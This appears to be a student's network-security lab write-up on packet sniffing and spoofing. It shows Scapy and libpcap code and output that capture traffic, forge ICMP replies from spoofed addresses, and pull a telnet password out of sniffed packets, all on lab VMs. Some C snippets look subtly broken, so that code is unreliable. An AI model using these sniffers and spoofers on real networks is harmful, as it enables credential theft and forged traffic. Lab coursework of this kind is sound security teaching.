


Packet Sniffing and Spoofing Lab

Task 1.1: Sniffing Packets

Task 1.1A.

Fig 1-1 shows the code of this task. Fig 1-2 shows when using root privilege, I can capture the packets from 10.0.2.7 who is sending ICMP packet to 8.8.8.8. Without root privilege, showing fig1-3, there is an error information, this is because sniffing needs accessing the network interface.




```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
    pkt.show()


pkt = sniff(filter='icmp', prn=print_pkt)
```

Fig 1-1



```
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:0f:5b:d6
type     = 0x800
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 46428
flags    = DF
frag    = 0
ttl      = 64
proto   = icmp
chksum   = 0x6936
src      = 10.0.2.7
dst      = 8.8.8.8
\options \
###[ ICMP ]###
type     = echo-request
code    = 0
checksum = 0xaf35
id       = 0xce8
seq     = 0x1
###[ Raw ]###
load    = 'W\xfc0^\xbd\x83\x0b\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#$%&`()*)+,.-./01234567'
```

Fig 1-2



```
[01/27/20]seed@VM:~/Lab1$ sudo python task1.py
^C[01/27/20]seed@VM:~/Lab1$ python task1.py
Traceback (most recent call last):
  File "task1.py", line 7, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
    *arg, **karg)] = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[01/27/20]seed@VM:~/Lab1$
```

Fig 1-3

Task 1.1B.

Capture only the ICMP packet

This is shown in fig 1-1 and fig 1-2.

Capture any TCP packet that comes from a particular IP and with a destination port number 23. Fig 1-4 shows the code of capturing tcp packets of 10.0.2.8/23, in fig 1-5, this picture shows the victim 10.0.2.8 pings 10.0.2.7, and fig 1-6 captures TCP packets from 10.0.2.8.

```
#!/usr/bin/python
from scapy.all import *

print("Sniffing...")
def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='tcp and (src host 10.0.2.8 and dst port 23)', prn=print_pkt)
```

Fig 1-4

```
[01/28/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Jan 28 19:56:44 EST 2020 from 10.0.2.7 on pts/18
[Firefox Web Browser]untu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Fig 1-5

```
###[ Ethernet ]###
dst      = 08:00:27:0f:5b:d6
src      = 08:00:27:f6:65:98
type     = 0x800
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x10
len      = 52
id       = 39819
flags    = DF
frag     = 0
ttl      = 64
proto    = tcp
checksum = 0x871a
src      = 10.0.2.8
dst      = 10.0.2.7
\options \
###[ TCP ]###
sport    = 59854
dport    = telnet
seq      = 47576346
ack      = 342423944
dataofs  = 8
reserved = 0
flags    = A
window   = 490
checksum = 0x5d8d
urgptr   = 0
options  = [('NOP', None), ('NOP', None), ('Timestamp', (6092198, 10688715))]
```

Fig 1-6

Capture packets comes from or to go to a particular subnet.

Fig 1-7 shows the code. And fig 1-8 shows capturing packets from 217.160.201/16 to 10.0.2.7.

```

task1.py (~/Lab1) - gedit
Open + 
#!/usr/bin/python
from scapy.all import *

print("Sniffing...")

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='src net 217.160.0.201/16',prn=print_pkt)

```

Fig 1-7

```

###[ Ethernet ]###
dst      = 08:00:27:0f:5b:d6
src      = 52:54:00:12:35:00
type     = 0x800
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 52138
flags    =
frag    = 0
ttl      = 54
proto   = icmp
chksum  = 0xd28e
src      = 217.160.0.201
dst      = 10.0.2.7
\options \
###[ ICMP ]###
type    = echo-reply
code    = 0
chksum = 0x94a9
id      = 0x675f
seq     = 0xb
###[ Raw ]###
load   = '7\x9d^\xa9\xed\x08\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#$%&\'()*+,.-./01234567'

```

Fig 1-8

Task 1.2: Spoofing ICMP Packets

Fig 1-9 shows the code which is to send packets to 10.0.2.8 and the running result shown in fig 1-11. Fig 1-10 shows in wireshark, we can see the packets sending from 217.160.0.201 to 10.0.2.8.

```

task11.py (~/Lab1) - gedit
Open + 
#!/usr/bin/python
from scapy.all import *

print("Spoofing...")
a = IP()
a.src = "217.160.0.201"
a.dst = "10.0.2.8"
b = ICMP()
p = a/b
p.show()
send(p, verbose =0)

```

Fig 1-9

Time	Source	Destination	Protocol	Length	Info
1 2020-01-28 23:08:41.2160228...	PcsCompu_0f:5b:d6	Broadcast	ARP	42	Who has 10.0.2.8? Te
2 2020-01-28 23:08:41.2162681...	PcsCompu_f6:65:98	PcsCompu_0f:5b:d6	ARP	60	10.0.2.8 is at 08:00:65:98:0f:5b
3 2020-01-28 23:08:41.2436255...	217.160.0.201	10.0.2.8	ICMP	42	Echo (ping) request
4 2020-01-28 23:08:41.2439168...	10.0.2.8	217.160.0.201	ICMP	60	Echo (ping) reply


Fig 1-10

```
[01/28/20]seed@VM:~/Lab1$ sudo python task11.py
Spoofing...
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = icmp
chksum     = None
src        = 217.160.0.201
dst        = 10.0.2.8
\options   \
###[ ICMP ]###
type       = echo-request
code       = 0
chksum     = None
id         = 0x0
seq        = 0x0
```

Fig 1-11

Task 1.3: Traceroute

Fig 1-12 shows the code to trace 217.160.0.201. Fig 1-13 shows the result of tracing. Fig 1-14 shows the wiresharp observation.



```
task1.py (~/Lab1) - gedit
Open ⌂ ⌂
#!/usr/bin/python
from scapy.all import *

print("Sniffing...")

a = IP()
a.dst = '217.160.0.201'
ttl = 1
while 1:
    a.ttl = ttl
    b = ICMP()
    p = a/b
    reply = sr1(p, verbose = 0)
    if reply is None:
        break
    elif reply[ICMP].type == 0:
        print a.ttl, reply[IP].src
        print "OK!", reply[IP].src
        break
    else:
        print a.ttl, reply[IP].src
    ttl+=1
```

Fig 1-12

```
[01/27/20]seed@VM:~/Lab1$ sudo python task1.py
Sniffing...
1 10.0.2.1
2 10.183.24.1
3 173.230.5.13
4 66.253.252.234
5 209.51.161.9
6 72.52.92.165
7 195.66.224.98
8 212.227.120.49
9 212.227.122.3
10 217.160.0.201
OK! 217.160.0.201
```

Fig 1-13

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-01-27 22:49:48	54774848. PcsCompu_0f:5b:d6	Broadcast	ARP	42	Who has 10.0.2.1 tell 10.0.2.7
2	2020-01-27 22:49:48	54774900. RealtekU_12:35:00	PcsCompu_0f:5b:d6	ARP	68	10.0.2.1 is at 52:54:00:12:35:00
3	2020-01-27 22:49:48	5699845. 10.0.2.7	217.160.0.201	ICMP	78	Echo (ping) request id=0x0000, seq=0/0, ttl=1 (no response found!)
4	2020-01-27 22:49:48	5699990. 10.0.2.1	10.0.2.7	ICMP	78	Time-to-live exceeded (Time to live exceeded in transit)
5	2020-01-27 22:49:48	6438667. 10.0.2.7	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=2 (no response found!)
6	2020-01-27 22:49:48	6510276. 10.183.24.1	10.0.2.7	ICMP	78	Time-to-live exceeded (Time to live exceeded in transit)
7	2020-01-27 22:49:48	7186620. 10.0.2.7	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=3 (no response found!)
8	2020-01-27 22:49:48	7212324. 173.230.5.13	10.0.2.7	ICMP	78	Time-to-live exceeded (Time to live exceeded in transit)
9	2020-01-27 22:49:48	7212324. 173.230.5.13	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=4 (no response found!)
10	2020-01-27 22:49:48	7212324. 173.230.5.13	10.0.2.7	ICMP	110	Time-to-live exceeded (Time to live exceeded in transit)
11	2020-01-27 22:49:48	9886910. 10.0.2.7	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=5 (no response found!)
12	2020-01-27 22:49:48	9861597. 209.51.161.9	10.0.2.7	ICMP	78	Time-to-live exceeded (Time to live exceeded in transit)
13	2020-01-27 22:49:48	9866883. 10.0.2.7	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=6 (no response found!)
14	2020-01-27 22:49:49	0875175. 72.52.92.165	10.0.2.7	ICMP	78	Time-to-live exceeded (Time to live exceeded in transit)
15	2020-01-27 22:49:49	1520980. 10.0.2.7	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=7 (no response found!)
16	2020-01-27 22:49:49	2371853. 195.66.224.98	10.0.2.7	ICMP	110	Time-to-live exceeded (Time to live exceeded in transit)
17	2020-01-27 22:49:49	2995867. 10.0.2.7	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=8 (no response found!)
18	2020-01-27 22:49:49	39800522. 212.227.126.49	10.0.2.7	ICMP	110	Time-to-live exceeded (Time to live exceeded in transit)
19	2020-01-27 22:49:49	49153290. 10.0.2.7	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=9 (no response found!)
20	2020-01-27 22:49:49	5453290. 10.0.2.7	217.160.0.201	ICMP	78	Time-to-live exceeded (Time to live exceeded in transit)
21	2020-01-27 22:49:49	6269880. 10.0.2.7	217.160.0.201	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=10 (no response found!)
22	2020-01-27 22:49:49	7271592. 217.160.0.201	10.0.2.7	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=54

Fig 1-14

Task 1.4: Sniffing and-then Spoofing

Fig 1-15 shows the code to sniff and then spoof. The victim is 10.0.2.8 and the attacker is 10.0.2.7. The ip address 1.2.3.4 is not alive, but when 10.0.2.8 ping 1.2.3.4, it receives the reply from 1.2.3.4 shown in fig 1-17. And fig 1-16 shows the packets.

```

#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet...")
        print("Source IP:", pkt[IP].src)
        print("Destination IP:", pkt[IP].dst)

        data = pkt[Raw].load

        IPLayer = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl= pkt[IP].ihl)

        ICMPpkt = ICMP(type=0,id=pkt[ICMP].id,seq=pkt[ICMP].seq)
        newpkt = IPLayer/ICMPpkt/data

        newpkt.show()

        print("Spoofed Packet.....")
        print("Source IP:", newpkt[IP].src)
        print("destination IP:", newpkt[IP].dst)
        send(newpkt, verbose=0)

    pkt = sniff(filter='icmp and src host 10.0.2.8', prn=spoof_pkt)

```

Fig 1-15

```

Spoofed Packet.....  

Source IP: 1.2.3.4  

destination IP: 10.0.2.8  

Original Packet...  

Source IP: 10.0.2.8  

Destination IP: 1.2.3.4  

###[ IP ]###  

version      = 4  

ihl         = 5  

tos         = 0x0  

len         = None  

id          = 1  

flags        =  

frag        = 0  

ttl         = 64  

proto       = icmp  

chksum      = None  

src          = 1.2.3.4  

dst          = 10.0.2.8  

\options   \  

###[ ICMP ]###  

type        = echo-reply  

code        = 0  

checksum    = None  

id          = 0x929  

seq        = 0xd  

###[ Raw ]###  

load       = '\xe5\x9c\x80^xa2\xf6\x03\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#$%&(')*+,..-/012345  

67'

```

Fig 1-16

```
[01/28/20]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=73.4 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=19.5 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=16.7 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=19.8 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=26.7 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=26.1 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=194 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=19.7 ms
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=17.4 ms
64 bytes from 1.2.3.4: icmp_seq=10 ttl=64 time=26.0 ms
64 bytes from 1.2.3.4: icmp_seq=11 ttl=64 time=30.4 ms
64 bytes from 1.2.3.4: icmp_seq=12 ttl=64 time=16.9 ms
64 bytes from 1.2.3.4: icmp_seq=13 ttl=64 time=22.6 ms
^C
--- 1.2.3.4 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12088ms
rtt min/avg/max/mdev = 16.762/39.287/194.906/47.135 ms
```

Fig 1-17

Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works

Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs

Firstly, we should open the live pcap session. This is used to create a raw sockets, turns on the promiscuous mode, and uses setsockopt() to bind socket to the card. Then we should set the filter. Pcap API provides a compiler to convert Boolean predicate expressions to low-level BPF program that attaches a filter to a socket to help kernel to discard unwanted sockets, and the pcap_compile() is used to compile the specified filter expression and pcap_setfilter() is to set the BPF filter on the socket. After that, we use pcap_loop() to enter the main execution loop to capture packets. If the second parameter of pcap() is -1, the loop will not end. The third parameter is got_packet() which captures the packet. Finally, we use the -lpcap to use the pcap library.

Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Because the sniffer program needs root privilege to access the network interface card.

Failed place: handle = pcap_open_live("eth3", BUFSIZ, 1, 1000, errbuf);

Question 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off?

Fig 2-1 shows the result of turning on the promiscuous mode.

Then I turn off the promiscuous mode.

Fig 2-2 shows the result of 10.0.2.8 pinging 8.8.8.8 after turning off.

Fig 2-3 shows the result of 10.0.2.8 pinging 10.0.2.7 after turning off.

So the results show that if we turn off the promiscuous mode, attacker can only receive the packets sending to itself.

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
Got a packet
    From: 10.0.2.8
    To: 128.230.12.5
Got a packet
    From: 10.0.2.8
    To: 128.230.1.49
Got a packet
    From: 128.230.12.5
    To: 10.0.2.8
Got a packet
    From: 128.230.1.49
    To: 10.0.2.8
Got a packet
    From: 10.0.2.8
    To: 217.160.0.201
Got a packet
    From: 217.160.0.201
    To: 10.0.2.8
```

Fig 2-1

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
```

Fig 2-2

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
```

```
Got a packet
    From: 10.0.2.8
    To: 10.0.2.7
```

Fig 2-3

Task 2.1B: Writing Filters.

Fig 2-4 shows the important parts of code, in the main function, the filter has been modified to “proto ICMP” to capture the packet between 10.0.2.8 and 8.8.8.8. Fig 2-6 shows 10.0.2.8 pings 8.8.8.8. And fig 2-5 shows 10.0.2.7, the attacker, captures packets between 10.0.2.8 and 8.8.8.8.

```
struct ipheader{
    unsigned char iph_ihl:4,
    iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_idnt;
    unsigned short int iph_flag:3,
    iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksm;
    struct in_addr iph_sourcelp;
    struct in_addr iph_destip;
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
printf("Got a packet\n");
struct ethheader *eth=(struct ethheader *)packet;
if(ntohs(eth->ether_type)==0x0800)
{
    struct ipheader *ip = (struct ipheader*)(packet + sizeof(struct ethheader));
    printf("    From: %s\n", inet_ntoa(ip->iph_sourcelp));
    printf("    To: %s\n", inet_ntoa(ip->iph_destip));
//printf("iph_protocol:%s\n", ip->iph_protocol);
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("        Protocol:TCP\n");
            return;
        case IPPROTO_UDP:
            printf("        Protocol:UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("        Protocol:ICMP\n");
            return;
        default:
            printf("        Protocol:Others\n");
            return;
    }
}
}
```

```

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "proto ICMP and (host 10.0.2.8 and 8.8.8.8)";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name eth3
    // Students needs to change "eth3" to the name
    // found in their own machines (using ifconfig).
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}
// Note: don't forget to add "-lpcap" to the compilation command.
// For example: gcc -o sniff sniff.c -lpcap

```

Fig 2-4

```

Terminal
[01/28/20]seed@VM:~/Lab1$ gcc -o task2 task2.c -lpcap
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
Got a packet
    From: 10.0.2.8
    To: 8.8.8.8
    Protocol:ICMP
Got a packet
    From: 8.8.8.8
    To: 10.0.2.8
    Protocol:ICMP
Got a packet
    From: 10.0.2.8
    To: 8.8.8.8
    Protocol:ICMP
Got a packet
    From: 8.8.8.8
    To: 10.0.2.8
    Protocol:ICMP
Got a packet
    From: 10.0.2.8
    To: 8.8.8.8
    Protocol:ICMP

```

Fig 2-5

```

[01/28/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=12.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=14.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=19.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=52 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=52 time=20.7 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=52 time=19.1 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=52 time=19.7 ms
^C
--- 8.8.8.8 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6016ms
rtt min/avg/max/mdev = 12.821/17.855/20.773/2.837 ms

```

Fig 2-6

Capture the TCP packets with a destination port number in the range from 10 to 100

Fig 2-7 shows the code modified in filter_exp[] to capture the port ranging from 10-100.

Fig 2-8 shows the 10.0.2.8 telnets google.com 101(although google.com won't reply, this may be captured the request packet), 8.8.8.8/10, 10.0.2.10/9, 10.0.2.7.

Fig 2-9 and fig 2-10 show that this modification can capture the packet in port[10,100].

```

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "proto TCP and dst portrange 10-100";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name eth3
    // Students needs to change "eth3" to the name

```

Fig 2-7

```
[01/28/20]seed@VM:~$ telnet google.com 101
Trying 172.217.12.174...
^C
[01/28/20]seed@VM:~$ telnet 8.8.8.8 10
Trying 8.8.8.8...
^C
[01/28/20]seed@VM:~$ telnet 10.0.2.7 9
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection refused
[01/28/20]seed@VM:~$ telnet 10.0.2.10 9
Trying 10.0.2.10...
telnet: Unable to connect to remote host: No route to host
[01/28/20]seed@VM:~$ telnet baidu.com 9
Trying 39.156.69.79...
```

```
[01/28/20]seed@VM:~$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:seed): seed
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 221 Goodbye.
```

Fig 2-8

```
Got a packet
    From: 10.0.2.8
    To: 10.0.2.7
    Protocol:TCP
```

Fig 2-9

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
Got a packet
    From: 10.0.2.8
    To: 8.8.8.8
    Protocol:TCP
Got a packet
    From: 10.0.2.8
    To: 8.8.8.8
    Protocol:TCP
Got a packet
    From: 10.0.2.8
    To: 8.8.8.8
    Protocol:TCP
```

Fig 2-10

Sniffing password

Fig 2-11 shows the code. Fig 1-12 shows the result of the password dees.

```
/* TCP header */
typedef u_int tcp_seq;

struct tcphdr {
    u_short th_sport;      /* source port */
    u_short th_dport;      /* destination port */
    tcp_seq th_seq;        /* sequence number */
    tcp_seq th_ack;        /* acknowledgement number */
    u_char th_offx2;       /* data offset, rsvd */
#define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
    u_char th_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short th_win;        /* window */
    u_short th_sum;        /* checksum */
    u_short th_urp;        /* urgent pointer */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
printf("\nGot a packet\n");
struct ethheader *eth=(struct ethheader *)packet;
if(ntohs(eth->ether_type)==0x0800)
{
    struct ipheader *ip = (struct ipheader *)packet + sizeof(struct ethheader);
    printf("    From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("    To: %s\n", inet_ntoa(ip->iph_destip));
//printf("    PORT: %s\n", inet_ntoa(ip->iph_destip));

    switch(ip -> iph_protocol) {
        case IPPROTO_TCP:
            {
                printf("        Protocol:TCP\n");
                //printf("hello");
                char *data = (u_char *)packet + sizeof(struct ethheader) + sizeof(struct ipheader) + sizeof(struct tcphdr);
                int size_data = ntohs(ip->iph_len) - (sizeof(struct ipheader) + sizeof(struct tcphdr));
                if(size_data>0){
                    printf("data: %d bytes\n", size_data);
                    for(int i=0;i<size_data; i++){
                        if(isprint(*data))
                            printf("%c",*data);
                        else
                            printf(".");
                        data++;
                    }
                }
            }
        return;
    }
    case IPPROTO_UDP:
}
```

Fig 2-11

```

Got a packet
    From: 10.0.2.8
    To: 10.0.2.7
    Protocol:TCP
data: 13 bytes
.....9.....d
Got a packet
    From: 10.0.2.8
    To: 10.0.2.7
    Protocol:TCP
data: 13 bytes
.....9.....e
Got a packet
    From: 10.0.2.8
    To: 10.0.2.7
    Protocol:TCP
data: 13 bytes
.....9.%....e
Got a packet
    From: 10.0.2.8
    To: 10.0.2.7
    Protocol:TCP
data: 13 bytes
.....9.....s

```

Fig 2-12

Task 2.2: Spoofing

Task 2.2A: Write a spoofing program

Fig 2-13 provides important parts of the code, and fig 2-15 shows the result of wireshark. In fig 2-15, the left part is the victim(10.0.2.8), while the right part is the attacker(10.0.2.7). Fig 2-14 shows that 10.0.2.7 sends the packet to 10.0.2.8.

```

struct lcmpheader{
    unsigned char icmp_type;
    unsigned char icmp_code;
    unsigned short int icmp_cheksum;
    unsigned short int icmp_id;
    unsigned short int icmp_seq;
};

unsigned short in_cksum(unsigned short *buf, int length){
    unsigned short *w = buf;
    int i;
    int sum = 0;
    unsigned short temp = 0;

    while( nleft > 0 ){
        sum += *w++;
        nleft -= 2;
    }

    if( nleft == 1 ){
        *(u_char *)(&temp) = *(u_char *) w;
        sum += temp;
    }

    sum = (sum>>16) + (sum & 0xffff);
    sum += (sum >>16);
    return (unsigned short)(~sum);
}

int main()
{
    /*pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "proto TCP and dst portrange 10-100";
    bpf_u_int32 net;
    // Students needs to change "eth0" to the name
    // Students needs to change "eth0" to the name
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF pseudo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //close the handle
    return 0;
*/
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct lheader *lp = (struct lheader *)buffer;
    struct lcmpheader *lcmp = (struct lcmpheader*)(buffer + sizeof(struct lheader));
    lcmp->icmp_type=8;
    lcmp->icmp_cheksum = 0;
    lcmp->icmp_cheksum = in_cksum((unsigned short*)lcmp, sizeof(struct lcmpheader));

    lp->lph.ver = 4;
    lp->lph.ihl = 5;
    lp->lph.ttl = 64;
    lp->lph.srceip.s_addr = inet_addr("1.2.3.4");
    lp->lph.destip.s_addr = inet_addr("10.0.2.8");
    lp->lph.protocol = IPPROTO_ICMP;
    lp->lph.len = htons(sizeof(struct lheader)+ sizeof(struct lcmpheader));

    send_raw_ip_packet(lp);
}

```

```

void send_raw_ip_packet(struct ipheader* ip){
    int sd;
    int enable=1;
    struct sockaddr_in sin;
    char buffer[1024]; // You can change the buffer size

    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
     * tells the system that the IP header is already included;
     * this prevents the OS from adding another IP header. */
    if((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
        perror("socket() error");
        exit(-1);
    }
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

    /* This data structure is needed when sending the packets
     * using sockets. Normally, we need to fill out several
     * fields, but for raw sockets, we only need to fill out
     * this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->lph_destip;
    // Here you can construct the IP packet using buffer[]
    // - construct the IP header ...
    // - construct the TCP/UDP/ICMP header ...
    // - fill in the data part if needed ...
    // Note: you should pay attention to the network/host byte order.
    // Send out the IP packet.
    // ip_len is the actual size of the packet.
    if(sendto(sd, ip, ntohs(ip->lph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
        perror("sendto() error");
        exit(-1);
    }
    else{
        printf("\n-----\n");
        printf(" From:%s\n", inet_ntoa(ip->lph_sourceip));
        printf(" To:%s\n", inet_ntoa(ip->lph_destip));
        printf("\n-----\n");
    }
    close(sd);
}

```

Fig 2-13

```
[01/28/20]seed@VM:~/Lab1$ sudo ./task2
-----
From:10.0.2.8
To:172.217.9.238
```

Fig 2-14

